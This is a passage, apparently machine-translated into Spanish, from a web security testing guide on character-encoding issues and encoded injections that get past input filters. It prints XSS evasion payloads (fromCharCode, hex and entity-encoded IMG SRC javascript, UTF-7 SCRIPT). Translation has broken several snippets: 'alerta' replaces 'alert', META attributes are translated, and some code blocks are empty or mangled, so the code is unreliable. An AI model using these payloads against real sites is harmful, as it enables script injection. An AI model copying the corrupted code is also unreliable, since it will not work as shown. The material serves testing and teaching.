<META http-equiv="Tipo de contenido" contenido="texto/html; conjunto de
caracteres=ISO-8859-1">
```

o mediante etiqueta HTML META ("META HTTP-EQUIV"), como se muestra a continuación:

Es a través de estas declaraciones de codificación de caracteres que el navegador comprende qué conjunto de caracteres utilizar al convertir bytes en caracteres. Tenga en cuenta que el tipo de contenido mencionado en el encabezado HTTP tiene prioridad sobre la declaración de etiqueta META.

### CERT lo describe aquí de la siguiente manera:

Muchas páginas web dejan la codificación de caracteres (parámetro "charset" en HTTP) sin definir. En versiones anteriores de HTML y HTTP, se suponía que la codificación de caracteres sería ISO-8859-1 de forma predeterminada si no estaba definida. De hecho, muchos navegadores tenían un valor predeterminado diferente, por lo que no era posible confiar en que el valor predeterminado fuera ISO-8859-1. La versión 4 de HTML legitima esto: si no se especifica la codificación de caracteres, cualquier carácter

Se puede utilizar codificación.

Si el servidor web no especifica qué codificación de caracteres está en uso, no puede saber qué caracteres son especiales. Las páginas web con codificación de caracteres no especificada funcionan la mayor parte del tiempo porque la mayoría de los conjuntos de caracteres asignan los mismos caracteres a valores de bytes inferiores a 128. Pero, ¿cuáles de los valores superiores a 128 son especiales? Algunos esquemas de codificación de caracteres de 16 bits tienen representaciones multibyte adicionales para caracteres especiales como "<". Algunos navegadores reconocen esta codificación alternativa y actúan en consecuencia. Este es un comportamiento "correcto", pero hace que los ataques que utilizan scripts maliciosos sean mucho más difíciles de prevenir. El servidor simplemente no sabe qué secuencias de bytes representan los caracteres especiales.

Por lo tanto, en caso de no recibir la información de codificación de caracteres del servidor, el navegador intenta "adivinar" el esquema de codificación o vuelve a un esquema predeterminado. En algunos casos, el usuario establece explícitamente la codificación predeterminada en el navegador con un esquema diferente. Cualquier discrepancia en el esquema de codificación utilizado por la página web (servidor) y el navegador puede hacer que el navegador interprete la página de una manera no intencionada o inesperada.

#### Inyecciones codificadas

Todos los escenarios que se detallan a continuación forman solo un subconjunto de las diversas formas en que se puede lograr la ofuscación para evitar los filtros de entrada. Además, el éxito de las inyecciones codificadas depende del navegador que se utilice. Por ejemplo, las inyecciones codificadas US-ASCII anteriormente sólo tenían éxito en el navegador IE, pero no en Firefox. Por lo tanto, cabe señalar que las inyecciones codificadas, en gran medida, dependen del navegador.

#### Codificación básica

Considere un filtro de validación de entrada básico que proteja contra la inyección de comillas simples. En este caso, la siguiente inyección pasaría fácilmente por alto este filtro:

```
<SCRIPT>alerta(String.fromCharCode(88,83,83))</SCRIPT>
```

La función String.fromCharCode Javascript toma los valores Unicode dados y devuelve la cadena correspondiente. Esta es una de las formas más básicas de inyecciones codificadas. Otro vector que se puede utilizar para evitar este filtro es:

```

```

```
 (Referencia numérica)
```

Lo anterior utiliza entidades HTML para construir la cadena de inyección.

La codificación de entidades HTML se utiliza para mostrar caracteres que tienen un significado especial en HTML. Por ejemplo, '>' funciona como corchete de cierre para una etiqueta HTML. Para mostrar realmente este carácter en la página web, se deben insertar entidades de caracteres HTML en la fuente de la página. Las inyecciones mencionadas anteriormente son una forma de codificación.

Existen muchas otras formas en las que se puede codificar (ofuscar) una cadena para evitar el filtro anterior.

#### Codificación hexadecimal

Hex, abreviatura de Hexadecimal, es un sistema de numeración de base 16, es decir, tiene 16 valores diferentes del 0 al 9 y de la A a la F para representar varios caracteres. La codificación hexadecimal es otra forma de ofuscación que a veces se utiliza para omitir los filtros de validación de entrada. Por ejemplo, la versión codificada en hexadecimal de la cadena <IMG SRC=javascript:alert('XSS')> es

```
<IMG SRC=%6A%61%76%61%73%63%72%69%70%74%3A%61%
6C%65%72%74%28%27%58%53%53%27%29>
```

A continuación se proporciona una variación de la cadena anterior. Se puede utilizar en caso de que se esté filtrando '%':

```
<IMG SRC=javasc&#x-
72ipt:aler&#x-
74('XSS')>
```

Existen otros esquemas de codificación, como Base64 y Octal, que pueden usarse para la ofuscación.

Aunque es posible que no todos los esquemas de codificación funcionen siempre, un poco de prueba y error junto con manipulaciones inteligentes definitivamente revelarán la laguna en un filtro de validación de entrada débilmente construido.

#### Codificación UTF-7

La codificación UTF-7 de <SCRIPT>alert('XSS');</SCRIPT> es la siguiente

```
+ADw-SCRIPT+AD4-alerta('XSS')+ADw-/SCRIPT+AD4-
```

Para que el script anterior funcione, el navegador debe interpretar la página web codificada en UTF-7.

#### Codificación multibyte

La codificación de ancho variable es otro tipo de esquema de codificación de caracteres que utiliza códigos de diferentes longitudes para codificar caracteres.

La codificación de varios bytes es un tipo de codificación de ancho variable que utiliza un número variable de bytes para representar un carácter. La codificación multibyte se utiliza principalmente para codificar caracteres que pertenecen a un conjunto de caracteres grande, por ejemplo, chino, japonés y coreano.

La codificación multibyte se ha utilizado en el pasado para eludir las funciones de validación de entrada estándar y llevar a cabo ataques de inyección SQL y secuencias de comandos entre sitios.

#### Referencias

- [http://en.wikipedia.org/wiki/Encode\\_\(semiotics\)](http://en.wikipedia.org/wiki/Encode_(semiotics))
- <http://ha.ckers.org/xss.html>
- [http://www.cert.org/tech\\_tips/malicious\\_code\\_mitigation.html](http://www.cert.org/tech_tips/malicious_code_mitigation.html)
- [http://www.w3schools.com/HTML/html\\_entities.asp](http://www.w3schools.com/HTML/html_entities.asp)
- [http://www.iss.net/security\\_center/advice/Intrusions/2000639/default.htm](http://www.iss.net/security_center/advice/Intrusions/2000639/default.htm)
- [http://searchsecurity.techtarget.com/expert/Knowledgebase-Answer/0,289625,sid14\\_gc1212217\\_tax299989,00.html](http://searchsecurity.techtarget.com/expert/Knowledgebase-Answer/0,289625,sid14_gc1212217_tax299989,00.html)
- <http://www.joelonsoftware.com/articles/Unicode.html>